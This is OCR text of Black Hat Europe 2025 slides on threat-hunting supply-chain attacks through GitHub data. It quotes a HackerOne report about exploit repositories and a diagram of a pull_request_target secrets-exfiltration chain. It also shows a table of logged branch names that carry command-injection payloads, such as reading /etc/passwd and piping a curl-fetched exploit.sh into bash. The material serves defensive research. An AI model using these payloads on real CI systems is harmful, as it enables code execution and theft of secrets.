The Forensic Trail On GitHub: Hunting For Supply Chain Activity

Threat Hunting & Incident Response

GitHub is **fundamental infrastructure** and
a **medium** through which attackers traverse.

But **threat intelligence analysis** of GitHub data
(pivoting) remains **overlooked** and **understudied**.

Bug bounty is a proxy for “malicious” activity

#2937622

212

Public GitHub repositories for multiple HackerOne managed triage team profiles contain private HackerOne reports information

Share:

TIMELINE

w2w submitted a report to HackerOne.

January 14, 2025, 5:30pm UTC


Description


Hello, team! I hope this report finds you well. I identified a shared GitHub profile for the HackerOne-managed triage team at [redacted]. It contains 44 public repositories, many of which were recently created:

[redacted]

Since this is a shared managed triage account, I thought that it could possibly be used to reproduce vulnerabilities for HackerOne-managed bug bounty programs. I did a quick look at the recent repos, and I discovered quite a few *(active?)* related to HackerOne bug bounty programs:

- [redacted]/tester/blob/main/a.js looks like an exploitation script for IDOR at [redacted]. [redacted] has a private h1-managed bug bounty program.
- By looking at the last commit in the [redacted] branch for [redacted]/edge-runtime, we can find a new file uploaded [redacted] with an exploit for access token, server URL, and secret leak for [redacted]'s edge runtime CLI tool [redacted]. [redacted] has a private h1-managed bug bounty program.
- Code execution in powertools for [redacted] lambda Java [redacted]/clone-[redacted] by referring to an executable in the configuration file pom.xml. [redacted] [redacted] has a private h1-managed bug bounty program.
- [redacted]: secrets leak from GitHub actions by injecting a command to .github/workflows/pr-build.yml and creating PR [redacted]. [redacted] has a private/public h1-managed bug bounty programs.


PWN REQUEST: EXPLOIT CHAIN VIA `PULL_REQUEST_TARGET`
GitHub Actions Environment
1. Fork victim repo
Victim Repo (Base)
Trigger:
`on: pull_request_target`
Attacker's Fork
Malicious Code
(e.g., package.json with postinstall)
2. Open Pull Request (PR)
Privileged Runner (Base Context)
Victim's secrets
(Environment Variables)
3. Checkout PR HEAD
(Untrusted code controlled by attacker)
4. Run Build Command
(e.g., `npm install`)
5. Exfiltration
(`curl secrets=...`)
Attacker's Server (C2)



Case: Adyen

Potential Attacks

Created At	Actor Login	Event Type	Repo Name	Ref
2025-12-04 18:22:09	barakharyati	CreateEvent	barakharyati/inference	chore/models-sync/test(chmod${IFS}+x${IFS}file.sh;./file.sh)
2025-11-26 09:03:59	mongoao	CreateEvent	mongoao/streamlit	test1t"|id;cat${IFS}/etc/passwd;#
2025-11-26 09:01:37	mongoao	CreateEvent	mongoao/streamlit	test"|id;cat${IFS}/etc/passwd;#-2
2025-11-26 08:44:10	mongoao	CreateEvent	mongoao/streamlit	test"|id;cat${IFS}/etc/passwd;#-1
2025-11-21 12:35:19	arnolag	CreateEvent	arnolag/test-ci-fork	`echo${IFS}sdkjhfksfjhd`
2025-11-21 12:33:30	arnolag	CreateEvent	arnolag/test-ci-fork	")${IFS}&&${IFS}{echo,sdkjfsjdkf}${IFS}("foo
2025-10-28 17:24:20	pinteirest	CreateEvent	pinteirest/octopus-permissions-controller	main);id;cat${IFS}/etc/passwd;#
2025-10-28 03:33:44	Baldr27	PushEvent	prosthetic-team/branch-names-poc1	refs/heads/$(curl,-sSfL,raw.githubusercontent.com/Baldr27/branch-names-poc/refs/heads/main/script/exploit.sh}${IFS}|${IFS}bash)
2025-10-28 03:33:24	Baldr27	CreateEvent	prosthetic-team/branch-names-poc1	$(curl,-sSfL,raw.githubusercontent.com/Baldr27/branch-names-poc/refs/heads/main/script/exploit.sh}${IFS}|${IFS}bash)
2025-10-28 03:28:15	Baldr27	PushEvent	Baldr27/branch-names-poc	refs/heads/$(curl,-sSfL,www.naturl.link/NNT652}${IFS}|${IFS}bash)
2025-10-28 03:20:55	Baldr27	PushEvent	Baldr27/branch-names-poc	refs/heads/$(curl,-sSfL,raw.githubusercontent.com/Baldr27/branch-names-poc/refs/heads/main/script/exploit.sh}${IFS}|${IFS}bash)
2025-10-28 03:19:52	Baldr27	CreateEvent	Baldr27/branch-names-poc	$(curl,-sSfL,raw.githubusercontent.com/Baldr27/branch-names-poc/refs/heads/main/script/exploit.sh}${IFS}|${IFS}bash)

Your Guides on the Trail

"Gentleman, scholar, and cloud agitator" – Clint Gibler

Rami McCarthy
Cloud Risk Research Lead, Wiz

Amitai Cohen
Tactical Threat Intel Lead, Wiz

Pivot Cartographer & Crier at Clouds

Agenda


1. Recent Attacks
2. Platform & Protocol
3. Methodology
4. Challenges

GitHub in the Crosshairs

› A Recent History of Escalating Attacks

black hat EUROPE 2025

December 9, 2024




March 15, 2025

March 17, 2025

